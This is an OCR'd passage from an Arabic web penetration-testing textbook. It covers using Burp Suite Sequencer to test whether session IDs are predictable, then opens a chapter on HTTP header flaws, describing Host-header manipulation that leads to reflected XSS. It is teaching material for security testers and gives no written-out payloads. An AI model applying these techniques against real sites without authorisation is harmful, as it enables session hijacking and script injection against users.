
- نقوم بحذف ال Cookie من ال request ثم ارسال request الى Sequencer



إداة BurpSuite Sequencer لتنبؤ ال Session ID




إداة BurpSuite Sequencer لتنبؤ ال Session ID




إداة BurpSuite Sequencer لتنبؤ ال Session ID

- ثم الضغط على زر ال Live Capture للتقاط ال Cookies حيث بعد ما يلتقط اكثر من 100 قيمة لل Cookie نقوم بالضغط على زر Analyze now لمعرفة إذا كان بإمكننا تنبؤ قيمة ال Cookie او لا



إداة BurpSuite Sequencer لتنبؤ ال Session ID

- حيث فى مثالنا هذا قيمة ال Cookie صعب ان تنبؤ لان Randomness = Very Good




تم بحمد الله انتهاء الفصل الثامن عشر

الفصل التاسع عشر
ثغرات ال HTTP Headers

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com


ثغرات ال HTTP Headers

- الكثير من مختبري الاختراق اليدوي يعتمدون على HTTP header في ارسال واستقبال الطلبات لفهم ما يجري في الطلب والرد على الطلب من السيرفر .
- اليوم سنشرح اهم العناصر الموجودة في الطلب وفي الرد والتي ستساعدك في فهم واكتشاف الثغرات المتعلقة بتطبيقات الويب كما يمكن ان تكون نوع من ال Input القابلة للاختراق .
- لنحلل طلب عادي الى localhost




ثغرات ال HTTP Headers (تكمله...)

- ال HOST
- في أكثر الأحيان يستخدم المبرمجون هذا العنصر في الصفحة لكي يستدعوا الروابط بدون تكرار اسم الموقع في البرمجة عن طريق معرفته من ال HOST حيث يوجد هنا سؤال : من أين عرف السيرفر ما هو الرابط المطلوب ؟
- الجواب : في الطلب الاصلي حين تذهب الى الموقع سوف يقوم المتصفح باضافة اسم الموقع الى الطلب في HOST
- الآن نقوم بعمل اختبار اختراق لثغرة XSS
- لو نغير الطلب عن طريق اداة live HTTP header كالتالي :



ثغرات ال HTTP Headers (تكمله...)


- سوف يقوم السيرفر بقراءة ال HOST وسوف يظهره بالصفحة وتحصل على ثغرة XSS



ثغرات ال HTTP Headers (تكمله...)

